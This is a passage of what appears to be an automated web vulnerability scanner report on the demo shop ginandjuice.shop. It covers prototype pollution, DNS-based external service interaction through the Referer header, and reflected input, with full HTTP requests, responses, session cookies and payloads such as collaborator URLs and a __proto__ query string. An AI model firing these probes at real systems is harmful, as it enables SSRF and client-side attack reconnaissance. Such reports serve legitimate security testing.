Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
AWSALB=2e30SMXJGhxCJI5BlgfwDp287p41ymkckquB9A6i1VEByMuWUYkyuT83EMw/RUTTQRif1ju5veNAJ2tjuuZarFG3phSZXCQSwueLbDZGNE3HWU0mPkxowz49vg7G;
AWSALBCORS=2e30SMXJGhxCJI5BlgfwDp287p41ymkckquB9A6i1VEByMuWUYkyuT83EMw/RUTTQRif1ju5veNAJ2tjuuZarFG3phSZXCQSwueLbDZGNE3HWU0mPkxowz49vg7G; session=jMckTUY30yzHHHIVRIs80I0ftbyON87q
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:45 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2303
Set-Cookie:
AWSALB=nB5MryJCZMeAmap4hbaRIhc4d/gPyWC9QU0O2OfG0f/DYtaiaxlp1ggFz2MKVeyTBqkl8xKJmhnouJNLJxYcl5K4IOKWc5RbJ7/GSj9OP9cRfmWk0yQoWfAQ7FYH; Expires=Thu, 20 Oct 2022 17:16:45 GMT; Path=/
Set-Cookie:
AWSALBCORS=nB5MryJCZMeAmap4hbaRIhc4d/gPyWC9QU0O2OfG0f/DYtaiaxlp1ggFz2MKVeyTBqkl8xKJmhnouJNLJxYcl5K4IOKWc5RbJ7/GSj9OP9cRfmWk0yQoWfAQ7FYH; Expires=Thu, 20 Oct 2022 17:16:45 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link href=/resour
...[SNIP]...
```

Dynamic analysis

The client-side prototype pollution source `__proto__[property]` is read from the query string.

The following proof of concept was generated for this issue: [https://ginandjuice.shop/?search=394698&__proto__\[dcb52823\]=x7lpaflwkr](https://ginandjuice.shop/?search=394698&__proto__[dcb52823]=x7lpaflwkr)

11. External service interaction (DNS)

[Previous](#)[Next](#)

There are 4 instances of this issue:

- [/catalog \[Referer HTTP header\]](#)
- [/catalog/filter \[Referer HTTP header\]](#)
- [/catalog/product \[Referer HTTP header\]](#)
- [/catalog/product/stock \[Referer HTTP header\]](#)

Issue background

The ability to induce an application to interact with an arbitrary external service, such as a web or mail server, does not constitute a vulnerability in its own right. This might even be the intended behavior of the application. However, in some cases, it can indicate a vulnerability with serious consequences.

If you can trigger DNS-based interactions, it is normally possible to trigger interactions using other service types. Burp Scanner reports these as separate issues. You may find that a payload, such as a URL, only triggers a DNS-based interaction, even though you were expecting interactions with a different service as well. This could be due to egress filters on the network layer that prevent the application from connecting to these other services. However, some systems perform DNS lookups without any intention of connecting to the remote host. This behavior is typically harmless.

The ability to send requests to other systems can allow the vulnerable server to be used as an attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

Issue remediation

You should review the purpose and intended use of the relevant application functionality, and determine whether the ability to trigger arbitrary external service interactions is intended behavior. If so, you should be aware of the types of attacks that can be performed via this behavior and take appropriate measures. These measures might include blocking network access from the application server to other internal systems, and hardening the application server itself to remove any services available on the local loopback adapter.

If the ability to trigger arbitrary external service interactions is not intended behavior, then you should implement a whitelist of permitted services and hosts, and block any interactions that do not appear on this whitelist.

Out-of-Band Application Security Testing (OAST) is highly effective at uncovering high-risk features, to the point where finding the root cause of an interaction can be quite challenging. To find the source of an external service interaction, try to identify whether it is triggered by specific application functionality, or occurs indiscriminately on all requests. If it occurs on all endpoints, a front-end CDN or application firewall may be responsible, or a back-end analytics system parsing server logs. In some cases, interactions may originate from third-party systems; for example, a HTTP request may trigger a poisoned email which passes through a link-scanner on its way to the recipient.

References

- [Burp Collaborator](#)
- [Out-of-band application security testing \(OAST\)](#)
- [PortSwigger Research: Cracking the Lens](#)


Vulnerability classifications

- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)
- [CWE-406: Insufficient Control of Network Message Volume \(Network Amplification\)](#)

11.1. [https://ginandjuice.shop/catalog \[Referer HTTP header\]](#)

[Previous](#)[Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog

Issue detail

It is possible to induce the application to perform server-side DNS lookups of arbitrary domain names.

The payload [Http://snju6dhd1btg9iiv0qqwj9k980eu2nqgs4nref3.oastify.com/](http://snju6dhd1btg9iiv0qqwj9k980eu2nqgs4nref3.oastify.com/) was submitted in the **Referer** HTTP header.

The application performed a DNS lookup of the specified domain.

Request 1

GET /catalog HTTP/2

Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
AWSALB=HDgqZiOUcID5pOEwFKRIYeqYvmlkDA14kVWYJrXqL9u7sDchlAgMDfwHr/jqJlXnqde1lumncDI3vlb3lprHmngeW8DGwiANBmQiUdQH0YpFGoTFuNyr/PdN3u73;
AWSALBCORS=HDgqZiOUcID5pOEwFKRIYeqYvmlkDA14kVWYJrXqL9u7sDchlAgMDfwHr/jqJlXnqde1lumncDI3vlb3lprHmngeW8DGwiANBmQiUdQH0YpFGoTFuNyr/PdN3u73; session=ILQb0wR4zyBf6VT0tP0BKLgTDPjoQPk6
Upgrade-Insecure-Requests: 1
Referer: <http://snju6dhd1btg9iiv0qqwjgk980eu2nqgs4nref3.oastify.com/>
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7233
Set-Cookie:
AWSALB=LRpsWIIgWmTzNYmgmotRZzffMGF5LLytlVpOngSzepXM/lg6f4j8kLqiaUhCSRW8pnpKn+D4ZtlQsTrFt2A2Lpd9qNMW5yF0XSZAC3OSAaG7RVWaz2vw3U39U+a; Expires=Thu, 20 Oct 2022 17:18:23 GMT; Path=/
Set-Cookie:
AWSALBCORS=LRpsWIIgWmTzNYmgmotRZzffMGF5LLytlVpOngSzepXM/lg6f4j8kLqiaUhCSRW8pnpKn+D4ZtlQsTrFt2A2Lpd9qNMW5yF0XSZAC3OSAaG7RVWaz2vw3U39U+a; Expires=Thu, 20 Oct 2022 17:18:23 GMT; Path=/; SameSite=None; Secure
X-Backend: 03fcc2bf-9aba-4ac8-962b-168168f526df

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...

Collaborator DNS interaction


The Collaborator server received a DNS lookup of type A for the domain name **snju6dhd1btg9iiv0qqwjgk980eu2nqgs4nref3.oastify.com**.

The lookup was received from IP address 3.251.105.33 at 2022-Oct-13 17:18:23.744 UTC.

11.2. https://ginandjuice.shop/catalog/filter [Referer HTTP header]

[Previous](#) [Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/filter

Issue detail

It is possible to induce the application to perform server-side DNS lookups of arbitrary domain names.

The payload **Http://1km33memykqp6rf4xzn5gzhi59b3zznspgk3br0.oastify.com/catalog** was submitted in the **Referer** HTTP header.

The application performed a DNS lookup of the specified domain.

Request 1

GET /catalog/filter?category=Books HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=oo30illxKmPZAk1eyHsvOrutRHsEwsg6;
AWSALB=ZoMzMofUuf/C8Z9H4Jzp7DJclL5v50hBAAd2dgmsodAMAKpQGsuozpRgB2c0DRUShaj/8DTxPtol5tjZMid06VhQ0ngLb0RfTycHWLSMXS+ygNXo7EEeZlgF789N2;
AWSALBCORS=ZoMzMofUuf/C8Z9H4Jzp7DJclL5v50hBAAd2dgmsodAMAKpQGsuozpRgB2c0DRUShaj/8DTxPtol5tjZMid06VhQ0ngLb0RfTycHWLSMXS+ygNXo7EEeZlgF789N2

Upgrade-Insecure-Requests: 1
Referer: <http://1km33memykqp6rf4xzn5gzhi59b3zznspgk3br0.oastify.com/catalog>
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2863
Set-Cookie: AWSALB=cxY2EoW6/D/0a8Hh9ek+JktdE8umo5l/Cr7A4A5VKDt4oHDRPyc9k2vDk1ywRRTarOfhPH5clXURoBFYzIzSrklVeRVQRR2EQMgDOQJ+Pu2Gj6GZ3dHp6F1KXf8B; Expires=Thu, 20 Oct 2022 17:18:23 GMT; Path=/
Set-Cookie: AWSALBCORS=cxY2EoW6/D/0a8Hh9ek+JktdE8umo5l/Cr7A4A5VKDt4oHDRPyc9k2vDk1ywRRTarOfhPH5clXURoBFYzIzSrklVeRVQRR2EQMgDOQJ+Pu2Gj6GZ3dHp6F1KXf8B; Expires=Thu, 20 Oct 2022 17:18:23 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...

Collaborator DNS interaction


The Collaborator server received a DNS lookup of type A for the domain name 1km33memykqp6rf4xzn5gzhi59b3zznspgk3br0.oastify.com.

The lookup was received from IP address 34.245.82.57 at 2022-Oct-13 17:18:23.847 UTC.

11.3. <https://ginandjuice.shop/catalog/product> [Referer HTTP header]

[Previous](#) [Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/product

Issue detail

It is possible to induce the application to perform server-side DNS lookups of arbitrary domain names.

The payload <http://slhu4dfdzbzg7igvyqowhqi960cu0tomqalxcl1.oastify.com/catalog> was submitted in the **Referer** HTTP header.

The application performed a DNS lookup of the specified domain.

Request 1

GET /catalog/product?productId=2 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=B0kBAfshrBzed6BABiXtpUkGoPNAeOue; AWSALB=FR3g3LUKyoy9hrwR507a/cXUoPGUesoiDA28JxTL+uvP5oNK+inBnxwEs8kiYv3rS4s/Uu8URsxiJd676SzitomYWfA/ySinWN5vp3N9qpgRBSi1OIBQm8IZwQxy; AWSALBCORS=FR3g3LUKyoy9hrwR507a/cXUoPGUesoiDA28JxTL+uvP5oNK+inBnxwEs8kiYv3rS4s/Uu8URsxiJd676SzitomYWfA/ySinWN5vp3N9qpgRBSi1OIBQm8IZwQxy
Upgrade-Insecure-Requests: 1
Referer: <http://slhu4dfdzbzg7igvyqowhqi960cu0tomqalxcl1.oastify.com/catalog>
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:25 GMT


```
Content-Type: text/html; charset=utf-8
Content-Length: 4552
Set-Cookie:
AWSALB=PLvbByiYSRkdVkssDWVtM6VqKmlMFShv2FFJh0ybghNY9wb2gEUdhqEx0eWTTqYhYEEONcnN260b5Y32YHYQKOizO3rCtq7HJgHmY7PHrjZodk3g
NK+1yGIepliR; Expires=Thu, 20 Oct 2022 17:18:25 GMT; Path=/
Set-Cookie:
AWSALBCORS=PLvbByiYSRkdVkssDWVtM6VqKmlMFShv2FFJh0ybghNY9wb2gEUdhqEx0eWTTqYhYEEONcnN260b5Y32YHYQKOizO3rCtq7HJgHmY7PHrj
Zodk3gNK+1yGIepliR; Expires=Thu, 20 Oct 2022 17:18:25 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

Collaborator DNS interaction


The Collaborator server received a DNS lookup of type AAAA for the domain name **slhu4dfdzbrg7igvyqowhqi960cu0tomqalxcl1.oastify.com**.

The lookup was received from IP address 34.245.205.127 at 2022-Oct-13 17:18:25.597 UTC.

11.4. https://ginandjuice.shop/catalog/product/stock [Referer HTTP header]

[Previous](#) [Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/product/stock

Issue detail

It is possible to induce the application to perform server-side DNS lookups of arbitrary domain names.

The payload **Http://s1uukdvdfb7gniwweq4wxqy9m0suglf98bw6jx7m.oastify.com/catalog/product?productId=2** was submitted in the **Referer** HTTP header.

The application performed a DNS lookup of the specified domain.

Request 1

```
POST /catalog/product/stock HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=LLkjNm8fhAYJc2DA85yMrB6RelYdGX8r;
AWSALB=a9a62VnhJoODUmGeknlTOV4wCwYnqsroWOWJhd3IEcF1rQqZr2xH46+5xNcBaGdNedAINFJGMAJK/ld5GJ+HgSajR3nSe1IHRBhwwlwxsnePQxN
tawcg3E3J4O7;
AWSALBCORS=a9a62VnhJoODUmGeknlTOV4wCwYnqsroWOWJhd3IEcF1rQqZr2xH46+5xNcBaGdNedAINFJGMAJK/ld5GJ+HgSajR3nSe1IHRBhwwlwxsnePQxN
tawcg3E3J4O7
Origin: https://ginandjuice.shop
Referer: Http://s1uukdvdfb7gniwweq4wxqy9m0suglf98bw6jx7m.oastify.com/catalog/product?productId=2
Content-Type: application/xml
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 107
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:22:13 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 3
Set-Cookie:
AWSALB=NhlaS8J53T2RSouqxTBvB9eMa3tzxwlpwHz9mKyd7ZDLqbl76Q0sUKxnmjpS9ptqWGLId3UCJdaYiX1LoSyQb5t3KzoDgKxLGDTR1d9BqrtROBGTld
HlrK1tM8m; Expires=Thu, 20 Oct 2022 17:22:13 GMT; Path=/
Set-Cookie:
AWSALBCORS=NhlaS8J53T2RSouqxTBvB9eMa3tzxwlpwHz9mKyd7ZDLqbl76Q0sUKxnmjpS9ptqWGLId3UCJdaYiX1LoSyQb5t3KzoDgKxLGDTR1d9BqrtROB
GTldHlrK1tM8m; Expires=Thu, 20 Oct 2022 17:22:13 GMT; Path=/; SameSite=None; Secure
X-Backend: d7569817-5694-43f3-b360-d24a442653c6

172
```

Collaborator DNS interaction

The Collaborator server received a DNS lookup of type AAAA for the domain name `s1uukdvdfb7gniwveq4wxqy9m0suglf98bw6jx7m.oastify.com`.

The lookup was received from IP address 3.251.104.144 at 2022-Oct-13 17:22:13.139 UTC.

12. Input returned in response (reflected)

Previous

Next

There are 6 instances of this issue:

- `/ [search parameter]`
- `/catalog/filter [category parameter]`
- `/catalog/product-search-results/1 [term parameter]`
- `/catalog/search/2 [term parameter]`
- `/catalog/search/3 [term parameter]`
- `/catalog/search/4 [term parameter]`

Issue background

Reflection of input arises when data is copied from a request and echoed into the application's immediate response.

Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

Vulnerability classifications


- `CWE-20: Improper Input Validation`
- `CWE-116: Improper Encoding or Escaping of Output`

12.1. `https://ginandjuice.shop/ [search parameter]`

Previous

Next

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	<code>https://ginandjuice.shop</code>
	Path:	<code>/</code>

Issue detail

The value of the `search` request parameter is copied into the application's response.

Request 1

```
GET /?search=663215dweyhggyl HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
AWSALB=/fLNRQXPMmQXaed1F81mM2lw4fhilNndnZcZsIDkuXkJPir6yH4fldk4BgMPkTfY/XJDmp0+5VZMfqvD3VHB+SkOJsJcviZ66bYZ8tdVEclMuJsVV3nXgR
DzCZA;
AWSALBCORS=/fLNRQXPMmQXaed1F81mM2lw4fhilNndnZcZsIDkuXkJPir6yH4fldk4BgMPkTfY/XJDmp0+5VZMfqvD3VHB+SkOJsJcviZ66bYZ8tdVEclMuJsVV
3nXgRDzCZA; session=FJVOTUuXv9WcEjuCPpKn94JPwtuHcKck
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1

```
HTTP/2 200 OK
```

Date: Thu, 13 Oct 2022 17:17:58 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2313
Set-Cookie:
AWSALB=0dL5p7IRUaUkPX6SskKLeF6RaglSVxf4kv5tp2zBK6lpNGwREtK37ySKRIsCfPGPSzemBb+HLT8iWu6KoVxz39DkUVgITVzmJRLJQQUSwiYIZkhzpzrozUseFTYBW; Expires=Thu, 20 Oct 2022 17:17:58 GMT; Path=/
Set-Cookie:
AWSALBCORS=0dL5p7IRUaUkPX6SskKLeF6RaglSVxf4kv5tp2zBK6lpNGwREtK37ySKRIsCfPGPSzemBb+HLT8iWu6KoVxz39DkUVgITVzmJRLJQQUSwiYI
ZkhzprozUseFTYBW; Expires=Thu, 20 Oct 2022 17:17:58 GMT; Path=/; SameSite=None; Secure
X-Backend: 56ece3d8-52e9-4cc1-a217-305243775d08


<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link href=/resour
...[SNIP]...
<input type=text placeholder='Search the blog...' name=search value='663215dweyhggyl1'>

12.2. https://ginandjuice.shop/catalog/filter [category parameter]

[Previous](#)

[Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/filter

Issue detail

The value of the **category** request parameter is copied into the application's response.

Request 1

GET /catalog/filter?category=Books8ikpgdnu6 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=jyEDSuW1LeCSxJcck2U5eAcxBa1qRr4A;
AWSALB=1yIQZAubE1/qemzKQ+hUIBiMw/qcOTulgz+Y7P+tpkBcMjrMlaVM//FzQqNDOsnbZmPYC9f7IrlRJh1QsW8Fz6tXmUEEQRgl4rp++jppf23aFBakbMRU20ozwQpa;
AWSALBCORS=1yIQZAubE1/qemzKQ+hUIBiMw/qcOTulgz+Y7P+tpkBcMjrMlaVM//FzQqNDOsnbZmPYC9f7IrlRJh1QsW8Fz6tXmUEEQRgl4rp++jppf23aFBakbMRU20ozwQpa
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0

Response 1


HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:17:58 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2461
Set-Cookie:
AWSALB=uzZ0Qmp1K7iLJGtbWxTgl7wvONP5mBIPUzLZSskoCpjT1yxM05q9f6FbK40mAHADxhcYCoNNf+HQEGSIUNCeg59z4Z2iEmCdnFSmXPbyP583SsGj6J2sH69oVo0e; Expires=Thu, 20 Oct 2022 17:17:58 GMT; Path=/
Set-Cookie:
AWSALBCORS=uzZ0Qmp1K7iLJGtbWxTgl7wvONP5mBIPUzLZSskoCpjT1yxM05q9f6FbK40mAHADxhcYCoNNf+HQEGSIUNCeg59z4Z2iEmCdnFSmXPbyP583SsGj6J2sH69oVo0e; Expires=Thu, 20 Oct 2022 17:17:58 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
<h1>Books8ikpgdnu6</h1>

12.3. https://ginandjuice.shop/catalog/product-search-results/1 [term parameter]

[Previous](#) [Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/product-search-results/1

Issue detail

The value of the **term** request parameter is copied into the application's response.

Request 1

```
POST /catalog/product-search-results/1 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=ayXkCVL4khyUvan9Q5WPgsjNeTV62FDi;
AWSALB=dGOHEBtZJBizu+8iCfLbCr2h+7EZUTMGLySLqliF7yRxDwFYyONe4DQ0GIE30ZXRL03KIOU7rrM5Z0GgcIJ3wGHscehrmlJZtHZWXjL66Ef67oivj4b
OilWclJ7u;
AWSALBCORS=dGOHEBtZJBizu+8iCfLbCr2h+7EZUTMGLySLqliF7yRxDwFYyONe4DQ0GIE30ZXRL03KIOU7rrM5Z0GgcIJ3wGHscehrmlJZtHZWXjL66Ef67
oivj4bOilWclJ7u
Origin: https://ginandjuice.shop
Referer: https://ginandjuice.shop/catalog/product?productId=1
Content-Type: text/plain;charset=UTF-8
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 49
```

Response 1


```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:19:05 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1490
Set-Cookie:
AWSALB=iJpiljEmnBqemtjKx1b80QYszvjRgnjJ9ANDxLqf69oLKYWi1+zAEHZGsXAEzu7izs6AfMW4IZ4dI5CmQStoE6wER51lt7u+GE3fbuCSIP7xawTi7RyRxyY+
DW/p; Expires=Thu, 20 Oct 2022 17:19:05 GMT; Path=/
Set-Cookie:
AWSALBCORS=iJpiljEmnBqemtjKx1b80QYszvjRgnjJ9ANDxLqf69oLKYWi1+zAEHZGsXAEzu7izs6AfMW4IZ4dI5CmQStoE6wER51lt7u+GE3fbuCSIP7xawTi7Ry
RxyY+DW/p; Expires=Thu, 20 Oct 2022 17:19:05 GMT; Path=/; SameSite=None; Secure
X-Backend: 774c4fd4-7753-4999-8340-f7afbe06d7d8

{"results":[{"id":"1","name":"Gin Flavouring Gift
Box","category":"Gin","rating":"/resources/images/rating3.png","price":"$68.70","image":"/image/scanme/productcatalog/products/4.jpg","released":true,
...[SNIP]...
e recipe book provided.\nWARNING: Please drink responsibly to avoid choking on any solid objects.", "link":"/catalog/product?
productId=1"}],"csrf":"766pWTop0fuxzh5HoepmyYDE3YJ213jl","searchTerm":"5913497js9g0f2bn"}
```

12.4. https://ginandjuice.shop/catalog/search/2 [term parameter]

[Previous](#) [Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/search/2

Issue detail

The value of the **term** request parameter is copied into the application's response.

Request 1

```
POST /catalog/search/2 HTTP/2
```

Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=8RafYn5GK3kFCkfVhOQcBumxSC2P8BxL;
AWSALB=PZWCIYrFYt4eKTLMPi6uu7qCsTvFL+wVMlwVxSmxKCL3FQqe363kDX1lyrfvlw2yxHSIR4y32zl4filWbLvLWRXgUpXxcXBeQa9XKrzaftZzXEJIFenSd+uoQppT;
AWSALBCORS=PZWCIYrFYt4eKTLMPi6uu7qCsTvFL+wVMlwVxSmxKCL3FQqe363kDX1lyrfvlw2yxHSIR4y32zl4filWbLvLWRXgUpXxcXBeQa9XKrzaftZzXEJIFenSd+uoQppT
Origin: https://ginandjuice.shop
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog/product?productId=2
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0

Response 1


HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:51 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2856
Set-Cookie: AWSALB=XSxxOMxdamag8cGrla2i9ASv49kCyDOZRM7ZlXZtjME8rN8IGEPfhjtRx5mxtWlp29VF/RBxuWPqnNVaefhm/2aazEFPK5zfkEzbyvxlKmaaMbivl9IoVABxOc9D; Expires=Thu, 20 Oct 2022 17:18:51 GMT; Path=/
Set-Cookie: AWSALBCORS=XSxxOMxdamag8cGrla2i9ASv49kCyDOZRM7ZlXZtjME8rN8IGEPfhjtRx5mxtWlp29VF/RBxuWPqnNVaefhm/2aazEFPK5zfkEzbyvxlKmaaMbivl9IoVABxOc9D; Expires=Thu, 20 Oct 2022 17:18:51 GMT; Path=/; SameSite=None; Secure
X-Backend: daeec98b-7d67-4a12-87b6-e05d3b4b8152

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
<input type=text placeholder='Search products...' name='term' value='480125k4l1rfwm52' />

12.5. https://ginandjuice.shop/catalog/search/3 [term parameter]

[Previous](#) [Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/search/3

Issue detail

The value of the **term** request parameter is copied into the application's response.

Request 1

POST /catalog/search/3 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
